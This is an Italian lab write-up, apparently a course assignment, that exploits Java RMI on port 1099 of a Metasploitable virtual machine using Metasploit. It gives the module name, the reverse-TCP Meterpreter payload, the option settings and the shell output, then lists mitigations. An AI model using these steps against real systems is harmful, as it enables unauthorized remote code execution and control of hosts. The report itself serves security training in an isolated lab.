PROGETTO 8 MARZO S7L5

L'obbiettivo di oggi è quello di sfruttare una vulnerabilità sulla porta 1099-Java RMI tramite Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

INDICE

Introduzione

La porta 1099 è comunemente associata al Java Remote Method Invocation (RMI), un meccanismo per la comunicazione tra processi Java distribuiti su reti. Come con qualsiasi servizio esposto su una porta di rete, ci sono potenziali vulnerabilità associate.

Alcune vulnerabilità comuni associate al Java RMI includono:

- *Esecuzione remota di codice (RCE)*: Se un'applicazione Java RMI è configurata in modo insicuro, potrebbe consentire agli aggressori di eseguire codice arbitrario sul server target attraverso la serializzazione non sicura degli oggetti. Questo potrebbe portare a gravi violazioni della sicurezza.
- *Attacchi di denial-of-service (DoS)*: Un attaccante potrebbe sfruttare vulnerabilità nel protocollo RMI per sovraccaricare il server con richieste malevole, causando un'interruzione del servizio per gli utenti legittimi.
- *Iniezione di oggetti malevoli*: Gli attaccanti potrebbero cercare di iniettare oggetti malevoli nel server RMI, sfruttando la serializzazione non sicura per eseguire attacchi di tipo injection.
- *Scansione delle porte e enumerazione*: Gli aggressori possono utilizzare strumenti di scansione delle porte per individuare server RMI in esecuzione su porte specifiche e quindi tentare di sfruttare vulnerabilità conosciute.

Oggi sfrutterò la vulnerabilità di questo servizio tramite Metasploit, che è un framework open source ampiamente utilizzato per lo sviluppo, il test e l'utilizzo di exploit e vulnerabilità informatiche. È una delle suite di sicurezza informatica più conosciute e utilizzate, offrendo una vasta gamma di strumenti e risorse per gli esperti di sicurezza.
Ecco alcune delle principali caratteristiche e componenti di Metasploit:

- *Database di exploit*: Metasploit contiene una vasta raccolta di exploit per sfruttare vulnerabilità conosciute in sistemi software. Questi exploit possono essere utilizzati per testare la sicurezza dei sistemi o per condurre attacchi in ambiente controllato.
- *Moduli ausiliari*: Oltre agli exploit, Metasploit include moduli ausiliari che forniscono funzionalità aggiuntive per testare, scansionare e raccogliere informazioni sui sistemi target.
- *Payloads*: Metasploit offre una varietà di payload che possono essere consegnati ai sistemi compromessi dopo il successo di un exploit. Questi payload consentono agli utenti di eseguire una vasta gamma di azioni, come l'accesso remoto, il caricamento di shell, la raccolta di informazioni, e altro ancora.
- *Interfaccia utente*: Metasploit offre un'interfaccia utente grafica (Metasploit Framework Community Edition) e una linea di comando (msfconsole) per l'interazione con il framework. Queste interfacce semplificano lo sviluppo e l'esecuzione degli exploit e forniscono strumenti per l'analisi dei risultati.

Nel mio caso andrò ad aprire una sessione di Meterpreter ai fini di raccogliere le seguenti evidenze sulla macchina remota: 1) la configurazione di rete. 2) Informazioni sulla tabella di routing.

Settaggio macchina attaccante e macchina vittima

La macchina attaccante è su sistema operativo Kali, con la seguente configurazione network (Fig.1)

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fed8:4b41  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d8:4b:41  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 5154 (5.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 75  bytes 7400 (7.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 75  bytes 7400 (7.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig.1

La macchina target e su Metasploitable, con la seguente configurazione di rete (Fig.2)



Fig.2

Settaggio Metasploit

Dopo aver lanciato Metasploit ho cercato tramite la keyword "*search java_rmi*" un exploit che possa fare al caso mio. Nella specifico ho usato "*exploit/multi/misc_java_rmi_server*" che come descrizione riporta "*default configurazione code execution*". (Fig.3)
Eseguito il comando «use», vediamo che di default Metasploit ci assegna il payload «java/meterpreter/reverse_tcp», come mostrato in Fig.4. In ultimo dobbiamo configurare i parametri richiesti mostratoci dalla "*show options*", in questo cosa dobbiamo solo impostare RHOST.



Fig.3

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Fig.4

Siamo pronti a lanciare l'exploit

L'exploit

Dopo aver configurato tutte le impostazioni e i parametri, ho lanciato l'attacco con il comando "exploit" ed ho ottenuto una Shell di Meterpreter, che mi ha permesso, tramite i comandi "ifconfig" e "route", di raccogliere informazioni riguardanti la configurazione di rete (Fig.5) e la tabella di routing della macchina target (Fig.6).

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec1:383
IPv6 Netmask : ::
```

Fig.5

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
    ::1                    ::       ::
    fe80::a00:27ff:fec1:383  ::       ::
```

Fig.6

Posso quindi affermare che l'exploit è andato a buon fine.

Conclusioni
Riassumendo tutto il processo elencato, vorrei soffermarmi un'attimo sul il tipo di exploit usato.
L'exploit "*misc_java_rmi_server*" sfrutta una vulnerabilità specifica nel protocollo RMI per ottenere l'esecuzione remota di codice (RCE) su un server Java RMI compromesso. Questo tipo di vulnerabilità può consentire a un attaccante di eseguire codice arbitrario sul server target, potenzialmente assumendo il controllo completo del sistema.

L'exploit può essere utilizzato tramite Metasploit per automatizzare il processo di sfruttamento della vulnerabilità. Dopo aver identificato un server Java RMI vulnerabile, l'exploit tenta di sfruttare la vulnerabilità e fornire un payload che consentirà all'attaccante di eseguire comandi arbitrari sul server target.

Ecco una panoramica del processo che ho seguito utilizzando questo exploit:

- Identificazione del bersaglio: Ho identificato un server Java RMI accessibile sulla rete che potrebbe essere vulnerabile all'exploit.
- Configurazione di Metasploit: Ho utilizzato Metasploit per configurare e eseguire l'exploit "*misc_java_rmi_server*", specificando il server target e altri parametri necessari.
- Sfruttamento della vulnerabilità: Metasploit esegue automaticamente l'exploit contro il server Java RMI target, tentando di sfruttare la vulnerabilità e ottenere l'esecuzione remota di codice.
- Conseguenze: Sono riuscito, tramite terminale remoto, a raccogliere informazioni sulla macchina target

Le prove che ho effettuato rientrano in un contesto sicuro e protetto, perché ho usato delle macchine virtuali. Presupponendo di essere in un contesto di "vita reale", quello che consiglierei per mitigare questo tipo di vulnerabilità è:

- Limitare l'accesso alla porta 1099 solo ai server RMI autorizzati.
- Utilizzare la serializzazione sicura e applicare la firma degli oggetti per prevenire l'esecuzione di codice non autorizzato.
- Aggiornare regolarmente il software per correggere le vulnerabilità conosciute.
- Utilizzare firewall e altre misure di protezione per limitare l'esposizione del server RMI.